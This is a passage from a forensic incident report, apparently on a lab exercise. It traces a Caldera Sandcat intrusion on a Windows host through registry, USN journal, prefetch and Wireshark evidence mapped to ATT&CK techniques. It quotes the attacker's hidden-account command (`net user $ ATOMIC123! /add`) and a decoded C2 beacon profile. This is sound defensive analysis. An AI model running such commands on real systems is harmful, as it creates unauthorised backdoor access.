



Figure 22: RECmd — HKLM SOFTWARE Run key





Figure 23: RECmd — SYSTEM ControlSet001\Services\Splunkd

The legitimate Windows `Splunkd` service (ImagePath under `Program Files\Splunk`) is distinct from the malicious `splunkd.exe` dropped in `C:\Users\Public`, a deliberate name-collision masquerade (T1036.005).

## 6.7 Hidden Account — Two-Source Confirmation

A hidden local account named `$` was created with `cmd.exe /C net user $ ATOMIC123! /add /active:yes` (parent `anmar_hacking.exe`). Two independent sources agree to within ~30 ms:





Figure 24: Sysmon EID 1 — Hidden $ account creation spawned by anmar_hacking.exe

| Source | Timestamp (UTC) & detail |
|---|---|
| Sysmon EID 1 (Process Create) | 08:20:22.686 — `net user $ ATOMIC123! /add` |
| SAM hive `Names\$` subkey LastWrite (RECmd) | 08:20:22.716 — hidden $ account subkey |





Figure 25: RECmd — SAM Users\Names: hidden “$” account created

## 6.8 Collection & Staging — USN Journal

The USN change journal (`$J`, parsed with MFTECmd) records the lifecycle of the staged archive `staged.zip`. Two entries at 08:27:44 UTC show a prior archive being deleted (`FileDelete|Close` at .135) and a fresh archive created (`DataOverwrite|DataExtend|FileCreate|Close` at .405) consistent with a *re-stage* immediately before the second exfiltration cycle (T1560.001, then T1070.004 for cleanup).





Figure 26: MFTECmd processing $J





Figure 27: USN `$J` output

The staged archive was also recovered on disk via FTK Imager: `C:\Windows\system32\staged\staged.zip`, 155,080 bytes, modified **2026-07-05**

**08:27:44 UTC** size and timestamp consistent with the second staging/exfiltration cycle.





Figure 28: FTK Imager — recovered `staged.zip`

## 6.9 Prefetch — Discovery & Evasion Cluster

Prefetch parsed with PECmd and date-bounded to the attack window (2026-07-05 06:10–10:10 UTC) exposes a dense discovery and defense-evasion sequence. Only attacker-attributable executables are listed; benign or ambiguous entries in the same window (`MMC`, `CALC`, `LOCKAPP`, `MSEDGE`, and `WIRESHARK` at 07:16:34 analyst/scenario activity) are deliberately excluded.

| Time (UTC) | Executable | Runs | Technique / meaning |
|---|---|---|---|
| 08:01:58 | `NLTEST.EXE` | 1 | T1482 Domain Trust Discovery |
| 08:02:58 | `WMIC.EXE` | 1 | T1518.001 Security Software Discovery |
| 08:04:03 | `GPRESULT.EXE` | 1 | T1615 Group Policy Discovery |
| 08:11:40 | `ICACLS.EXE` | 1 | T1222.001 File/Dir Permissions Mod |
| 08:14:19 | `NETSH.EXE` | 1 | T1562.004 Disable/Modify Firewall |
| 08:15:00 | `ATTRIB.EXE` | 1 | T1564.001 Hidden Files (`+H +S`) |
| 08:16:48–50 | `T1036.007_MASQ.{docx,pdf,ps1}` | 1 | T1036.007 Double File Extension |
| 08:16:51 | `WSCRIPT.EXE` | 3 | Executes masqueraded scripts |
| 08:23:46 | `LSASS.EXE` (pf) | 1 | T1036.003 Masquerade as system process |
| 08:47:44 | `PYTHON.EXE / PY.EXE` | 1 | T1204.002 `NulltackKatz.py` execution |
| 08:48:09 | `MIMIKATZ.EXE` | 1 | T1003.001 On-disk LSASS dump |
| 08:48:09 | `TASKLIST.EXE` | 1 | T1057 Process Discovery |
| 08:48:09 | `NET.EXE / NET1.EXE` | 4 | T1087.001 / T1069.001 Account & Group Discovery |
| 08:48:09 | `IPCONFIG.EXE` | 1 | T1016 Network Config Discovery |





Figure 29: PECmd CSV date-bounded to the attack window





Figure 30: PECmd CSV date-bounded to the attack window (part 2)

*Note:* `FSUTIL.EXE` (08:19:42) and `DEBUG.EXE` (08:12:41) also appear, without command-line telemetry their intent is unconfirmed (`fsutil` *may* indicate USN-journal tampering, T1070). They are recorded as MEDIUM-confidence and not counted among confirmed techniques.

# 7 Network Evidence Analysis

## 7.1 C2 Beacon

Wireshark filter `http.request.uri == "/beacon"` was applied to the PCAP file `20_constantine_group_network_capture (1).pcapng`.




Figure 31: Wireshark — /beacon HTTP POST requests

Following the primary TCP stream (`tcp.stream eq 0`) shows the agent beaconing to the C2 with `POST /beacon` to `192.168.67[.]128:8888`. Two protocol fingerprints identify the framework: the client `User-Agent: Go-http-client/1.1` (the Sandcat agent is written in Go) and the server banner `Server: Python/3.13 aiohttp/3.13.4` (Caldera's aiohttp server). The in-band HTTP `Date` header reads `Sun, 05 Jul 2026 07:16:43 GMT`, anchoring the beacon to the incident day.




Figure 32: Follow HTTP Stream 0 — `POST /beacon`

The ∼63-minute gap between first execution (`splunkd.exe`, 06:13:27 UTC) and the first successful beacon (07:16:43 UTC) is operational, not a capture artefact. Real-time protection was

disabled at 06:12:15, but the Defender engine still detected and quarantined a related implant at 06:21:30/06:21:44 UTC (EID 1116/1117). The operator redeployed with a second agent (`anmar_hacking.exe`, first seen 06:38:48 UTC), which established the stable beaconing channel observed from 07:16:43 onward. Host and network evidence therefore explain the delay rather than leave it as an unresolved gap.

## 7.2 Agent Profile — Network-to-Host Cross-Link

The Base64 beacon body decodes to the Sandcat agent profile, which ties the network capture directly to the host artefacts: same executable name, same host, same victim IP, same C2, and the paw `qktity` that also appears in the exfiltration request header.





Figure 33: base64decode.org — decoded beacon payload

```
{
        "architecture":"amd64","contact":"HTTP","exe_name":"anmar_hacking.exe",
        "executors":["cmd","psh","proc"],"group":"red","host":"DESKTOP-2A108LD",
        "host_ip_addrs":["192.168.67.129","169.254.42.94","10.10.10.50"],
        "location":"C:\\Users\\Public\\anmar_hacking.exe","paw":"qktity",
        "pid":5636,"ppid":5940,"platform":"windows","privilege":"Elevated",
        "server":"http://192.168.67.128:8888","username":"DESKTOP-2A108LD\\anmar"
}
```

The agent PID (`5636`) matches the `ParentProcessId` of the credential-dump and hidden-account processes seen in Sysmon an independent host/network agreement on the implant's process identity.

## 7.3 C2 Conversation — Volume & Duration

The Statistics → Conversations view isolates the main C2 session as TCP stream 0, `192.168.67[.]129:62883` → `192.168.67[.]128:8888`: 1,021 packets, ∼508 kB total, over a duration of ∼5,390 s (∼90 min). Additional short-lived sessions to port 8888 correspond to the file-upload cycles rather than the beacon channel.

